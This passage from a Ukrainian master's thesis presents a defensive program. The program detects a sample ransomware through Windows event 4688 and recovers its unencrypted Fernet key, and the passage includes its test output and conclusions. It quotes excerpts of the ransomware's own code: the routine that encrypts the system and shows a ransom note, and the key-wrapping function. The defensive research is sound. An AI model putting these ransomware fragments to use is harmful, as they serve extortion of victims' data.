


Рисунок 4.4 – Доповнений журнал події 4688

Тобто, як видно на рисунку, подія містить поле "Process Command Line", що містить інформацію про запущений процес. Програма дешифратор повинна аналізувати, чи був створений процес, що містить словосполучення "Ransomware.py". Для цього був створений наступний код, який наведено на рисунку 4.5.

```
# Функція, необхідна для аналізу логів.
def logAnalysis():
    #Об'єкт, що зберігає інформацію від операційної системи. Необхідний для створення WMI запитів.
    c = wmi.WMI()
    #Тіло WMI запиту. Вибирати всі події пов'язані із
    wql = "SELECT * FROM Win32_NTLogEvent WHERE Logfile='Security' AND EventCode='4688' and Message LIKE '%Ransomware%'"
    #Створення WMI запиту.
    wql_r = c.query(wql)

    #Зберігання зібраних логі в файл.
    with open("filename.txt", 'w') as fp:
        #Для всіх логів, що підходять, їх необхідно записати в файл для наступного аналізу.
        for x in wql_r:
            logline = ''.join(x.message)
            fp.write(logline)
            fp.write('\n')
```

Рисунок 4.5 – Функція аналізу логів

Для аналізу події був створений WMI запит. Windows Management Instrumentation (WMI) - це інфраструктура для управління даними та операціями в операційних системах на базі Windows. Ви можете писати сценарії або програми WMI для автоматизації адміністративних завдань на віддалених комп'ютерах, але WMI також надає дані управління іншим частинам операційної системи та продуктам, наприклад, System Center Operations Manager (раніше Microsoft Operations Manager (MOM)) або Windows Remote Management (WinRM) [58].

Для аналізу на інфікування, необхідно проаналізувати кількість логів. Для аналізу була реалізована функція, код якої наведений на рисунку 4.6.

```
#Функція, необхідна для переліку логів.
def countLines():
    #Відкривається файл, що містить логи для їх переліку.
    with open("filename.txt", 'r') as fp:
        #Рахується кількість логів.
        lines = len(fp.readlines())
        print('Total Number of lines:', lines)
    #Функція повертає кілікість рядків логів.
    return lines
```

Рисунок 4.6 – Функція аналізу кількості логів

Якщо кількість логів збільшилася, тоді відбулося інфікування. Для того, щоб це проаналізувати була створена функція, код якої наведений на рисунку 4.7.

```
def main():
    #Початкова кількість подій
    initialNumberfLines = 0
    #Кількість подій для 2, 3... ітерацій перевірки
    newNumberofLines = 0
    #Початковий аналіз подій
    logAnalysis()
    #Початковий підрахунок подій
    initialNumberfLines = countLines()
    newNumberofLines = initialNumberfLines

    #Очікування появи вимагача
    while True:
        #Подальший аналіз логів
        logAnalysis()
        #Підрахунок кількості логів
        newNumberofLines = countLines()
        print ("Everything is normal. Sleeping. \n")
        #Якщо були нові події з вимагачем - почати розшифрування.
        if newNumberofLines > initialNumberfLines:
            break
```

Рисунок 4.7. – Перевірка зміни кількості логів.

4.2. Пошук ключа розшифрування

Вірус-шифрувальник, що розбирається у роботі, містить велику вразливість – а саме швидкість шифрування. Вірус-шифрувальник спочатку шифрує дані на комп’ютері з симетричнім ключем, потім відбувається шифрування цього симетричного шифру. Тобто, якщо зробити цільовий ресурс, та затримати шифрування на достатньо довгий час, можна отримати "вікно можливостей" для пошуку та отримання ключа, який тимчасово знаходиться у відкритому вигляді.

Якщо проаналізувати код програми вимагача, яка розглядається як приклад в цій роботі, то можна зрозуміти, що функція crypt_system, що

відповідає за шифрування системи виконується перед тим, як виконується функція encrypt_fernet_key, яка шифрує симетричний ключ шифрування. Це дозволяє перехопити саме симетричний ключ шифрування, як показано на рисунках 4.8, 4.9.

```
def main():
    # testfile = r'D:\Coding\Python\RansomWare\RansomWare_Software\testfile.png'
    rw = RansomWare()
    rw.generate_key()
    rw.crypt_system()
    rw.write_key()
    rw.encrypt_fernet_key()

    rw.what_is_bitcoin()
    rw.ransom_note()

    t1 = threading.Thread(target=rw.show_ransom_note)
    t2 = threading.Thread(target=rw.put_me_on_desktop)

    t1.start()
    print('> RansomWare: Attack completed on target machine and system is encrypted') # Debugging/Testing
    print('> RansomWare: Waiting for attacker to give target machine document that will un-encrypt machine') # Debugging/Testing
    t2.start()
    print('> RansomWare: Target machine has been un-encrypted') # Debugging/Testing
    print('> RansomWare: Completed') # Debugging/Testing


if __name__ == '__main__':
    main()
```

Рисунок 4.8 – Приклад послідовного виклику функцій

```
# Зашифрує [симетричний ключ] який був створений на комп'ютері жертви для шифрування/дешифрування файлів за допомогою нашого ПУБЛІЧНОГО КЛЮЧУ
# RSA-ключ, який був створений на НАШІЙ МАШИНІ. Пізніше ми зможемо РОЗШИФРУВАТИ СИМЕТРИЧНИЙ КЛЮЧ, який використовується
# для шифрування/дешифрування файлів на цільовій машині, за допомогою нашого ПРИВАТНОГО КЛЮЧА, щоб вони могли потім розшифрувати файли тощо.
def encrypt_fernet_key(self):
    with open('fernet_key.txt', 'rb') as fk:
        fernet_key = fk.read()
    with open('fernet_key.txt', 'wb') as f:
        # Публічний Ключ RSA
        self.public_key = RSA.import_key(open('public.pem').read())

        # об'єкт публічного шифрувальника
        public_crypter = PKCS1_OAEP.new(self.public_key)
        # Зашифрований фернет-ключ
        enc_fernent_key = public_crypter.encrypt(fernet_key)

        # Записати зашифрований фернет-ключ у файл
        f.write(enc_fernent_key)

    # Записати зашифрований ключ fernet на дектор, щоб вони могли відправити цей файл на дешифрування та отримати систему/файли назад
    with open(f'{self.sysRoot}\Desktop\EMAIL_ME.txt', 'wb') as fa:
        fa.write(enc_fernent_key)
    # Присвоїти self.key зашифрованому ключу fernet
    self.key = enc_fernent_key
    # Очистити об'єкт шифрувальника
    self.crypter = None
```

Рисунок 4.9 – Функція шифрування відкритого ключа

Програма дешифратор націлена саме на експлуатацію цієї вразливості. Програма дешифратор намагається перехопити ключ дешифрування під час роботи шифрувальника. Тобто, якщо взяти інформацію із події 4688, тоді можна отримати шлях до файлу, що містить симетричний ключ. Це дозволить пришвидшити пошук ключа для розшифрування, як наведено на рисунку 4.10.

```
#Пошук шляху до файлу, який містить "поки ще" незашифрований ключ
def getFernetPath():
    #Отримання останньої строки файлу з логами
    lastline = LastNlines("filename.txt", 1)
    #Отримання шляху до папки, де знаходиться вірус шифрувальник.
    lastline = lastline[-71:-14]
    #Отримання шляху до файлу, який містить симетричний ключ шифрування.
    decryptionpath = lastline + "fernet_key.txt"
    #Вивід інформації, де знаходиться ключ шифрування.
    print(lastline)
    print(decryptionpath)
    # Функція повертає значення шляху до файлу шифрування.
    return decryptionpath
```

Рисунок 4.10 – Спосіб пришвидшення пошуку ключа розшифрування

Дана функція дозволяє отримати шлях до файлу, а наступна функція дозволяє отримати вміст файлу. Реалізація коду наведена на рисунку 4.11.

```
#Отримати вміст файлу з ключем шифрування у відкритому вигляді.
def readDecryptionKey(decryptionpath):
    #Відкривається файл з ключем шифрування у відкритому вигляді.
    with open(decryptionpath, 'rb') as fp:
        decryptedFernetkey = fp.read()
        #Друк в консоль ключ шифрування
        print (decryptedFernetkey)
        #Функція повертає ключ розшифрування
        return decryptedFernetkey
```

Рисунок 4.11 – Отримання вмісту файлу з ключем шифрування.

Для реалізації цієї можливості, необхідно створити цільовий ресурс. Цей ресурс повинен містити файли різного розміру, різного наповнення, різних розширень. Це дозволить також забезпечувати захист від потенційних інших атак на інфраструктури організації. Цей цільовий ресурс є різновидом "медового горщика" або "honeypot". Такі медові горщики можуть бути налаштовані на відправку оповіщення в SIEM щоразу, коли хтось намагається отримати доступ до будь-якого з них, створюючи раннє попередження про те, що в мережі, ймовірно, є зловмисник. Крім того, на всіх серверах можуть бути налаштовані медові файли. Ці файли не доступні для звичайних користувачів,

але брокер початкового доступу (IAB) або зловмисник, що займається вимаганням, захоче дослідити сервер і, ймовірно, отримає доступ до цих файлів, якщо вони мають досить привабливі імена файлів (наприклад, passwords-to-access-network.xlsx). Медові горщики можуть бути напрочуд ефективними, навіть у завантажених мережах, якщо їх правильно розмістити [59].

Тому були створені ряд файлів, що містять привабливі імена і розбиті як звичайні директорії для щоденної роботи, як наведено на рисунку 4.12.




Рисунок 4.12 – Цільові файли для медового горщика

Саме тому, коли вірус шифрувальник буде проводити шифрування цієї директорії, він буде затриманий на достатній період часу, що буде достатнім для проведення необхідний дій з пошуку ключа. Навіть якщо ці файли будуть зашифровані, вони не містять критичної інформації для роботи організації. Напрочуд, вони повинні містити інформацію, яка буде здаватися на перший погляд актуальною для зловмисника, буде містити теги, ключові слова, ключові числа, цифри тощо. Це дозволить приманити зловмисника та направити його хибним шляхом.

4.3. Процес розшифрування

Коли було отримано ключ шифрування, необхідно провести розшифрування. Для цього був проведений аналіз програми шифрувальника. Для розшифрування необхідно помістити файл з симетричним ключем на робочий стіл і назвати файл "Put_Me_On_Desktop.txt". Цей файл необхідно було

отримати від зловмисника, проте завдяки програмному рішенню для розшифрування, цей файл було отримано в ході роботи програми.

Код вірусу вимагача містить функцію put_me_on_desktop. Ця функція відповідає перевірці наявності файлу PUT_ME_ON_DESKTOP.txt та перевірці ключа. Якщо ключ розшифрування підходить для розшифрування, тобто є вірним, тоді відбувається розшифрування. Якщо ні – відбувається очікування нового ключа.

Для того, щоб провести розшифрування, необхідно записати отриманий симетричний ключ у відкритому вигляді у файл PUT_ME_ON_DESKTOP.txt. Для цього був створений програмний код, як продемонстровано на рисунку 4.13.

```
#Функція розшифрування
def decrypt(decryptedFernetkey):
    #Створюється файл, в якому повинен міститися ключ, отриманий від зловмисника.
    with open(f'{sysRoot}\Desktop\PUT_ME_ON_DESKTOP.txt', 'wb') as f:
        #Відбувається запис ключа в файл.
        f.write(decryptedFernetkey)
    #Інформаційне повідомлення, що було проведене розшифрування файлів комп'ютера.
    print ("Decryption Done!")
```

Рисунок 4.13 – Запис отриманого ключа розшифрування

Відповідний код записує ключ в файл та сповіщає про завершення дешифрування. На цьому етапі робота програми завершується, так як подальші дії потребують додаткового аналізу. Спеціалістам необхідно буде провести розслідування інциденту, знайти вразливості системи організації та виправити минулі помилки. Також можна звернутися за керівництвом до інформації від спеціалістів з інших компаній за порадами у пост аналізі. Це вкрай необхідно для того, щоб унеможливити інцидент у майбутньому [60].

4.4. Аналіз інформаційного забезпечення для відновлення даних

Для перевірки роботи програми-дешифратора був створений цільовий ресурс. Вміст цільового ресурсу: текстові файли Codes, Lucy profile, salary

checks та картинки Paycheck-icon, Png Passport, profile. Вміст цільового ресурсу наведений на рисунку 4.14.




Рисунок 4.14 – Вид цільового ресурсу

Вигляд файлів у незашифрованому вигляді наведені на рисунках 4.15, 4.16.




Рисунок 4.15 – Вміст Файлу Codes.Txt



Рисунок 4.16 – Файл Passport.png

Hash файлу у незашифрованому виді Codes.txt e7cdead3ceeb02cca249a39fe896b81edf11c10d6a08a8c8cd6f5eb613a4acfa, аналогічний hash файлу Passport.png 59a17c83437735b3a8ddc36de38ecf17d75965f7be1e2d8a1439c7e0f70e1394.

Після запуску програми, перевіряється загальну кількість рядків у журналі подій 4688, пов’язаних з вірусом-вимагачем. Далі відбуваються повторні перевірки допоки не буде знайдені нові рядки у журналі подій. Робота програми продемонстрована на рисунку 4.14.

```
PS F:\5kurs\magdiplom\program> python .\decryptcomputerpogram.py
Аналізатор на вірус-вимагач. Автор: Шамонін Кіріл.
 Початок перевірки:
Загальна кількість рядків: 5605
Загальна кількість рядків: 5605
Загрози не знайдені. Починається повторний пошук...

Загальна кількість рядків: 5605
Загрози не знайдені. Починається повторний пошук...

Загальна кількість рядків: 5605
Загрози не знайдені. Починається повторний пошук...

Загальна кількість рядків: 5605
Загрози не знайдені. Починається повторний пошук...

Загальна кількість рядків: 5605
Загрози не знайдені. Починається повторний пошук...
```

Рисунок 4.17 – Робота програми під час пошуку вірусу

Під час проведення зараження системи вірус-шифрувальник залишає по собі зашифровані файли. Вигляд зашифрованих файлів наведений на рисунках 4.18, 4.19. Також операційна система Windows залишає запис у журналі подій.




Рисунок 4.18 – Вид шифротексту файлу codes.txt




Рисунок 4.19 – Вид зашифрованого файлу Passport.png

Hash файлу у зашифрованому виді Codes.txt b9671fadce0102caf01acae8c698ebf200d6bdbc64b0dd4755539d5b801c06df, аналогічний hash файлу Passport.png c69d8443ece0c4c5e31a4b5cc9e63a55ec8206010915da5a6d46109857ec4319.

Коли були знайдені нові рядки у журналі подій, що відповідають зараженню вірусом-шифрувальником – починається процес дешифрування зашифрований файлів. Процес дешифрування наведений на рисунку 4.20.

```
PS F:\5kurs\magdiplom\program> python .\decryptcomputerpogram.py
Аналізатор на вірус-вимагач. Автор: Шамонін Кіріл.
 Початок перевірки:
Загальна кількість рядків: 6195
Загальна кількість рядків: 6195
Загрози не знайдені. Починається повторний пошук...

Загальна кількість рядків: 6195
Загрози не знайдені. Починається повторний пошук...

Загальна кількість рядків: 6254
Загрози не знайдені. Починається повторний пошук...

Загроза знайдена! Перехід до дій з відновлення!
```

Рисунок 4.20 – Реагування на знайдений вірус

Програма далі переходить до відновлення. Процес пошуку та відновлення наведений на рисунку 4.21.

```
f:/123/malware/malware-program/
f:/123/malware/malware-program/fernet_key2.txt
b'mvR12345678912345678912345678912345678912222='
Відновлення файлів завершено!
PS F:\5kurs\magdiplom\program>
```

Рисунок 4.21 – Результат роботи програми

Розшифрований файл має такий самий вигляд як і файл, що був спочатку. Це продемонстровано на рисунку 4.22, 4.23. Це означає, що файли були відновлені без пошкоджень. Оригінальні файли повністю відповідають розшифрованим. Про що свідчить хеш файлу Codes.txt. До шифрування і після

розшифрування файл має однаковий хеш e7cdead3ceeb02cca249a39fe896b81edf11c10d6a08a8c8cd6f5eb613a4acfa.




Рисунок 4.22 – Результат розшифрування файлу Codes.txt



Рисунок 4.23 – Результат розшифрування файлу Codes.txt

Результатом роботи програми є:

- Визначення розташування папки, в якій зберігається ключ шифрування.
- Визначення розташування ключа шифрування.

- Визначення ключа шифрування.

- Інформаційне повідомлення, що файли були відновлені.

В ході роботи була створена програма для пошуку та реагування на програму-вимагач. Ця програма використовує аналіз подій Windows для виявлення наявності вірусу-вимагача та використовує відновлення файлів, що були пошкоджені в наслідок атаки, для реагування на інцидент. Найбільшими перевагами програми є:

Використання аналізу подій Windows для пошуку програм-вимагачів. Це дозволяє адміністраторам Security Incident and Event Management (SIEM) та Security Orchestration, Automation and Response (SOAR) систем інтегрувати цю програму в їх робочий процес як окремий модуль. З SIEM систем можна отримувати журнали Windows з багатьох різних систем, аналізувати та будувати оповіщення. Далі на основі оповіщення буде запускатися модуль розшифрування (власне розроблена програма) від імені SOAR систем. Так як SIEM/SOAR системи різними організаціями використовуються від різних вендорів та для різної інфраструктури, розробка програми, що підходила би до всіх варіантів не доцільна в рамках магістерської роботи.

Простота і швидкість роботи програми. Спеціалісти можуть використовувати програму навіть на комп’ютерах з малою обчислювальною можливістю через те, що не потребує повного перебору методом грубої сили ключа шифрування.

Основним недоліком програми є неможливість самостійно визначати тип програми-вимагача. Це не дозволяє автоматизувати процес дешифрування більш якісно та швидко. Проте цей недолік не може бути вирішений в рамках роботи над магістерською дисертацією, так як потребує великого об’єму роботи, аналізу та великої обчислювальної потужності для ефективного пошуку типу програми-вимагача. Тому, визначення типу програми-вимагачу можна покласти на іншу комерційну систему, нівелювавши цей недолік.

ВИСНОВКИ

Під час роботи над кваліфікаційною роботою був вивчений важливий матеріал щодо створення системи протидії програмам-вимагачам для підприємства. Результати роботи можуть допомогти як спеціалістам з інформаційної безпеки, так і адміністраторам комп'ютерних мереж та системним адміністраторам під час роботи з забезпечення безпеки підприємства.

Були проаналізовані різні типи програм-вимагачів. Були проаналізовані основні злочинні угруповання, та були наведені приклади атак та вірусів-шифрувальників що використовують відповідні угруповання. Наведена інформація необхідна для отримання більш широкого контексту проблеми вірусів-шифрувальників у сучасному середовищі. Були визначені основні цілі дипломної роботи.

Були проаналізовані основні способи захисту від програм-вимагачів. Також запропоновані способи виявлення програм-вимагачів у інформаційній системі підприємства. Наведені поради будуть корисні для адміністраторів інформаційних систем та спеціалістів з інформаційної безпеки для підвищення загального рівня захисту інформаційної системи організації для протидії загрозі вірусів-шифрувальників.

Був проаналізований програмний код та алгоритми роботи основних програм-вимагачів, що використовується для роботи. Були проаналізовані наявні вразливості програмного коду вірусів та способи експлуатації вразливостей. Інформація необхідна для створення програми-дешифратора для відновлення даних.

Було розроблене та протестоване програмне забезпечення для відновлення пошкоджених внаслідок шифрування даних. Програмне забезпечення дозволить адміністраторам систем та спеціалістам з інформаційної безпеки проводити самостійно роботу з відновлення даних. Були отримані навички з криптографії, мови програмування Python.

СПИСОК ЛІТЕРАТУРИ

1. Evolution of ransomware. [Електронний ресурс] – Режим доступу: https://ietresearch.onlinelibrary.wiley.com/doi/full/10.1049/iet-net.2017.0207#ntw2bf00198-bib-0001 (дата звернення: 02.11.2022).

2. Amin Kharaz, Sajjad Arshad, Collin Mulliner, William Robertson, Engin Kirda. UNVEIL: A Large-Scale, Automated Approach to Detecting Ransomware. 25th USENIX Security Symposium. Серпень 10–12, 2016 м. Остін, С. 689–706.

3. The No More Ransom Project Home. [Електронний ресурс] – Режим доступу: https://www.nomoreransom.org (дата звернення: 02.11.2022)

4. Nwokedi Idika, Aditya P. Mathu, A Survey of Malware Detection Techniques: дослідження. Purdue University, West Lafayette, 2007, 48p

5. Ronny Richardson, Max M. North, Ransomware: Evolution, Mitigation and Prevention: дослідження. Kennesaw State University, USA, 2017, 13p.

6. Harun oz, ahmet aris, albert levi, and a. Selcuk uluagac. A Survey on Ransomware: Evolution, Taxonomy, and Defense Solutions, Cyber-Physical Systems Security Lab, Florida International University, Miami, Florida, USA and Faculty of Engineering and Natural Sciences, Sabancı University, Istanbul, Turkey, 2022, 40p.

7. The Evolution of Ransomware: Victims, Threat Actors, and What to Expect in 2022, https://cdn2.assets-servd.host/gifted-zorilla/production/files/Ransomware-Trends-Victims-Threat-Actors.pdf (дата звернення 07.10.2022).

8. DarkSide: New targeted ransomware demands million-dollar ransoms. [Електронний ресурс] – Режим доступу: https://www.bleepingcomputer.com/news/security/darkside-new-targeted-ransomware-demands-million-dollar-ransoms (дата звернення 02.11.2022)

9. Neurochaos Feature Transformation and Classification for Imbalanced Learning: дослідження. Deeksha Sethi, Nithin Nagaraj, Harikrishnan N B.

10. Nicoló Andronio, Stefano Zanero & Federico Maggi. HELDROID: Dissecting and Detecting Mobile Ransomware, 2015.

